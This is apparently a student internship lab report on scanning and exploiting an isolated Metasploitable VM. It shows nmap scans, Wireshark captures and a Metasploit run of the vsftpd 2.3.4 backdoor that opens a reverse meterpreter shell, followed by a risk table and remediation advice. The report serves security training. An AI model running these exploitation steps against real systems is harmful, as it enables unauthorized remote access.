

CloudExify Internship 2026 CY

Project-1

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PING SCANS AND NMAP

I started off by ping scans and doing nmap scan as the guide had required us to do, I identified the IP address of my metaexploitable VM and checked if it was responding to ping scans.

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:bd:c2:0f
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:c20f/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2565 (2.5 KB)  TX bytes:4210 (4.1 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27569 (26.9 KB)  TX bytes:27569 (26.9 KB)

msfadmin@metasploitable:~$ _
```

```
(humayun@kali1)-[~]
$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.98 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.699 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.02 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=3.46 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.636 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=4.00 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.505 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.565 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=1.34 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.785 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.464 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=1.02 ms
```

Then I did nmap scans the guide showed us to see the ports which were open and the services which were running.

```
(humayun@kali1)-[~]
$ nmap -sT 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:36 -0400
Nmap scan report for 192.168.56.101
Host is up (0.022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

(humayun@kali1)-[~]
$ nmap --top-ports 20 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:34 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0036s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   closed pop3
111/tcp   open  rpcbind
135/tcp   closed msrpc
139/tcp   open  netbios-ssn
143/tcp   closed imap
443/tcp   closed https
445/tcp   open  microsoft-ds
993/tcp   closed imaps
995/tcp   closed pop3s
1723/tcp  closed pptp
3306/tcp  open  mysql
3389/tcp  closed ms-wbt-server
5900/tcp  open  vnc
8080/tcp  closed http-proxy
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

```

(humayun@kali1)~$ nmap -oN results.txt 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:33 -0400
Nmap scan report for 192.168.56.101
Host is up (0.018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds

```

```

(humayun@kali1)~$ nmap -A 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:30 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.102
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-07-12T05:31:09+00:00; 0s from scanner time.

```

```

(humayun@kali)-[~]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:28 -0400
Nmap scan report for 192.168.56.101
Host is up (0.010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds

```

```

└─$ nmap 192.168.56.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:24 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00079s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:32 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:BC:78:75 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

```

```
Session Actions Edit View Help
(humayun@kali1)-[~]
$ nmap 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:21 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds

(humayun@kali1)-[~]
$ sudo nmap -sU 192.168.56.101
[sudo] password for humayun:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 01:41 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE SERVICE
53/udp    open  domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open  rpcbind
137/udp   open  netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open  nfs
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1029.19 seconds
```

PACKET TRACING WITH WIRESHARK

While doing activities such as ping scans and nmap scans I traced packets using wireshark.

Session Actions Edit View Help

loop txqueuelen 1000 (Local Loopback)
RX packets 930 bytes 41060 (40.0 KiB)
RX errors 0 dropped 0 overruns 0 fra
TX packets 930 bytes 41060 (40.0 KiB)
TX errors 0 dropped 0 overruns 0 carr

(humayun@kali1)-[~]
\$ nmap 192.168.56.101
Starting Nmap 7.99 (https://nmap.org) at 2026
Nmap scan report for 192.168.56.101
Host is up (0.0054s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualB

Nmap done: 1 IP address (1 host up) scanned in

(humayun@kali1)-[~]
\$

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn==1

No.	Time	Source	Destination	Protocol	Length	Info
10	36.533950418	192.168.56.102	192.168.56.101	TCP	58	37327 → 1025 [SYN]
11	36.534033322	192.168.56.102	192.168.56.101	TCP	58	37327 → 443 [SYN]
12	36.534072007	192.168.56.102	192.168.56.101	TCP	58	37327 → 1720 [SYN]
13	36.534136195	192.168.56.102	192.168.56.101	TCP	58	37327 → 113 [SYN]
14	36.534173133	192.168.56.102	192.168.56.101	TCP	58	37327 → 25 [SYN]
15	36.534314128	192.168.56.102	192.168.56.101	TCP	58	37327 → 22 [SYN]
18	36.534614783	192.168.56.102	192.168.56.101	TCP	58	37327 → 554 [SYN]
19	36.534655546	192.168.56.102	192.168.56.101	TCP	58	37327 → 3306 [SYN]
20	36.534705112	192.168.56.102	192.168.56.101	TCP	58	37327 → 587 [SYN]
21	36.534742159	192.168.56.102	192.168.56.101	TCP	58	37327 → 23 [SYN]
24	36.534786820	192.168.56.101	192.168.56.102	TCP	60	25 → 37327 [SYN, AC]
26	36.535021338	192.168.56.101	192.168.56.102	TCP	60	22 → 37327 [SYN, AC]
28	36.535021603	192.168.56.101	192.168.56.102	TCP	60	3306 → 37327 [SYN, AC]
32	36.535384463	192.168.56.101	192.168.56.102	TCP	60	23 → 37327 [SYN, AC]

Frame 10: Packet, 58 bytes on wire (464 bits), 58 b
Ethernet II, Src: PCSSystemtec_61:54:bd (08:00:27:6
Internet Protocol Version 4, Src: 192.168.56.102, D:
Transmission Control Protocol, Src Port: 37327, Dst

wireshark_eth0188R3.pcapng

Packets: 2039 · Displayed: 1023 (50.2%)

Session Actions Edit View Help

loop txqueuelen 1000 (Local Loopback)
RX packets 930 bytes 41060 (40.0 KiB)
RX errors 0 dropped 0 overruns 0 fra
TX packets 930 bytes 41060 (40.0 KiB)
TX errors 0 dropped 0 overruns 0 carr

(humayun@kali1)-[~]
\$ nmap 192.168.56.101
Starting Nmap 7.99 (https://nmap.org) at 2026
Nmap scan report for 192.168.56.101
Host is up (0.0054s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:BD:C2:0F (Oracle VirtualB

Nmap done: 1 IP address (1 host up) scanned in

(humayun@kali1)-[~]
\$

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


ip.src==192.168.56.101

No.	Time	Source	Destination	Protocol	Length	Info
22	36.534786725	192.168.56.101	192.168.56.102	TCP	60	1729 → 37327 [RST, A]
23	36.534786789	192.168.56.101	192.168.56.102	TCP	60	113 → 37327 [RST, A]
24	36.534786820	192.168.56.101	192.168.56.102	TCP	60	25 → 37327 [SYN, AC]
26	36.535021338	192.168.56.101	192.168.56.102	TCP	60	22 → 37327 [SYN, AC]
27	36.535021510	192.168.56.101	192.168.56.102	TCP	60	554 → 37327 [RST, A]
28	36.535021603	192.168.56.101	192.168.56.102	TCP	60	3306 → 37327 [SYN, AC]
29	36.535021664	192.168.56.101	192.168.56.102	TCP	60	587 → 37327 [RST, A]
32	36.535384463	192.168.56.101	192.168.56.102	TCP	60	23 → 37327 [SYN, AC]
47	36.536140222	192.168.56.101	192.168.56.102	TCP	60	3389 → 37327 [RST, A]
48	36.536140371	192.168.56.101	192.168.56.102	TCP	60	80 → 37327 [SYN, AC]
57	36.568268900	192.168.56.101	192.168.56.102	TCP	60	8888 → 37327 [RST, A]
58	36.568269050	192.168.56.101	192.168.56.102	TCP	60	993 → 37327 [RST, A]
59	36.568269070	192.168.56.101	192.168.56.102	TCP	60	53 → 37327 [SYN, AC]
60	36.568269089	192.168.56.101	192.168.56.102	TCP	60	143 → 37327 [RST, A]

Frame 32: Packet, 60 bytes on wire (480 bits), 60 b
Ethernet II, Src: PCSSystemtec_bd:c2:0f (08:00:27:bd
Internet Protocol Version 4, Src: 192.168.56.101, D:
Transmission Control Protocol, Src Port: 23, Dst Po

wireshark_eth0188R3.pcapng

Packets: 2039 · Displayed: 1002 (49.1%)



EXPLOITING THE FTP SERVICE

On the nmap service scan earlier I had seen that the ftp service port 21 was open and it was using the version vsftpd 2.3.4, this version is known for being notoriously exploitable, I searched for the vulnerabilities in this version using Metasploit.

(humayun@kali1)-[~] \$ searchsploit vsftpd 2.3.4	
Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
Shellcodes: No Results	

Here I found two backdoors and a Metasploit module for backdoor vulnerability. I set up the requirements of the tool and ran the exploit, and it successfully exploited my Metasploitable VM.

```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):



| Name           | Current Setting | Required | Description                                                                                                                                                                                                              |
|----------------|-----------------|----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                                                        |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                             |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python via riant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SRVHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                                                      |
| FETCH_SRVPORT  | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                    |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                     |
| LHOST          |                 | yes      | The listen address (an interface may be specified)                                                                                                                                                                       |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                          |



When FETCH_COMMAND is one of CURL,GET,WGET:



| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |



msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
[-] The value specified for PAYLOAD is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 172.30.183.249:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 172.30.183.249:21 - Running automatic check ("set AutoCheck false" to disable)
[-] 172.30.183.249:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (172.30.183.249:21) was unreachable.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.101:35579) at 2026-07-12 03:34:25 -0400

```

```

meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:bd:c2:0f
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:febd:c20f
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::

```

As you can see in the screenshot the session was opened and backdoor was spawned, I ran the ifconfig command and you can see the ip address of my Metasploitable VM show up in the terminal.

FINDINGS SUMMARY

Based on the nmap scans performed, the table below summarizes all open ports, the services and versions identified, and the associated risk level for each. This consolidates the raw scan output shown in the previous sections into a single reference table.

Port	Service	Version	Risk	Notes
21	FTP	vsftpd 2.3.4	Critical	Known backdoored version — exploited successfully (see Exploitation section)
22	SSH	OpenSSH 4.7p1 Debian 8ubuntu1	Medium	Outdated version; weak 1024-bit DSA host key
23	Telnet	Linux telnetd	High	Unencrypted protocol — credentials sent in plaintext
25	SMTP	Postfix smtpd	Low	Mail service exposed to the network
53	DNS	ISC BIND 9.4.2	Medium	Older DNS version with known CVEs
80	HTTP	Apache httpd 2.2.8 (Ubuntu) DAV/2	Medium	Outdated Apache version
111	RPCbind	2 (RPC #100000)	Medium	Can aid service enumeration/attacks
139 / 445	NetBIOS / SMB	Samba smbd 3.X - 4.X	High	Older Samba builds have known RCE vulnerabilities
512 / 513 / 514	exec / login / shell	Netkit rsh/rlogin/rshd	High	Legacy remote access, unencrypted
1099	Java-RMI	GNU Classpath grmiregistry	Medium	Known RMI deserialization attack surface
1524	Ingreslock	Metasploitable root shell	Critical	Backdoor shell providing direct root access
2049	NFS	2-4 (RPC #100003)	Medium	Network file sharing, misconfiguration risk
3306	MySQL	MySQL 5.0.51a-3ubuntu5	Medium	Outdated version; default/weak credentials common
5432	PostgreSQL	PostgreSQL DB 8.3.0 - 8.3.7	Medium	Outdated database version
5900	VNC	VNC (protocol 3.3)	High	Old protocol, weak authentication
6667	IRC	UnrealIRCd	High	UnrealIRCd 3.2.8.1 has a known separate backdoor
8180	HTTP	Apache Tomcat/Coyote JSP engine 1.1	Medium	Default manager credentials often left enabled

RECOMMENDATIONS

Based on the vulnerabilities identified during scanning, packet analysis, and exploitation, the following remediation steps are recommended to reduce the attack surface of this system:

Patch the FTP Backdoor (Critical) — Upgrade vsftpd from the compromised 2.3.4 release to a current, officially verified version. This backdoor was inserted into a compromised source archive and is not an official vulnerability in the software itself, so verifying package checksums/signatures before installation is essential.

Disable or Remove the Ingreslock Backdoor (Critical) — Port 1524 provides a direct root shell with no authentication and should never be present on a production system. The service should be identified and removed immediately.

Disable Unencrypted Protocols (High) — Telnet (port 23), rsh/rlogin/rexec (ports 512-514), and VNC (port 5900) all transmit data, including credentials, in plaintext. These should be disabled and replaced with encrypted alternatives such as SSH and encrypted remote desktop solutions.

Update Samba and SSH (High/Medium) — The Samba (3.X-4.X) and OpenSSH (4.7p1) versions detected are outdated and associated with known vulnerabilities. Both should be updated to current stable releases, and weak SSH host keys (1024-bit DSA) should be regenerated using stronger algorithms.

Review Default/Legacy Services (Medium) — Services such as RPCbind, NFS, Java-RMI, and the Apache Tomcat manager interface (port 8180) should be reviewed and disabled if not required. Where they are required, default credentials must be changed and access restricted.

Patch Outdated Web/Database Services (Medium) — Apache httpd 2.2.8, MySQL 5.0.51a, and PostgreSQL 8.3.x are all end-of-life versions with publicly known vulnerabilities. These should be upgraded to currently supported versions.

General Hardening (Ongoing) — Close all ports not required for the system's function, place the host behind a firewall with explicit allow-rules, and monitor network traffic (as demonstrated with Wireshark in this assessment) to detect scanning or exploitation attempts early.

SUMMARY

This assessment was carried out against an isolated Metasploitable virtual machine using a Kali Linux attacker VM, entirely within a private VirtualBox host-only lab network, in line with the authorized-testing requirement outlined at the start of this project.

Reconnaissance and scanning with nmap (basic, top-ports, service version, aggressive, UDP, and full subnet scans) identified 17 open TCP ports and several open UDP ports on the target, running a wide range of outdated and, in some cases, deliberately vulnerable services. Wireshark packet capture was used alongside these scans to inspect live traffic, including SYN packets, source-filtered traffic, and traffic on specific ports such as port 80.

The most significant finding was the vsftpd 2.3.4 service on port 21, a version publicly known to contain a backdoor. This was confirmed using Metasploit, which was used to successfully open a remote session on the target and confirm the target's identity via its network configuration, demonstrating that this vulnerability allows an attacker to gain unauthorized remote access to the system without any valid credentials.

Overall, the target machine was found to have a weak security posture, consistent with its intended purpose as an intentionally vulnerable training system. The recommendations in the previous section — patching the FTP backdoor, removing the Ingreslock backdoor, disabling unencrypted legacy protocols, and updating outdated services — would substantially reduce the system's attack surface if applied to a real-world environment.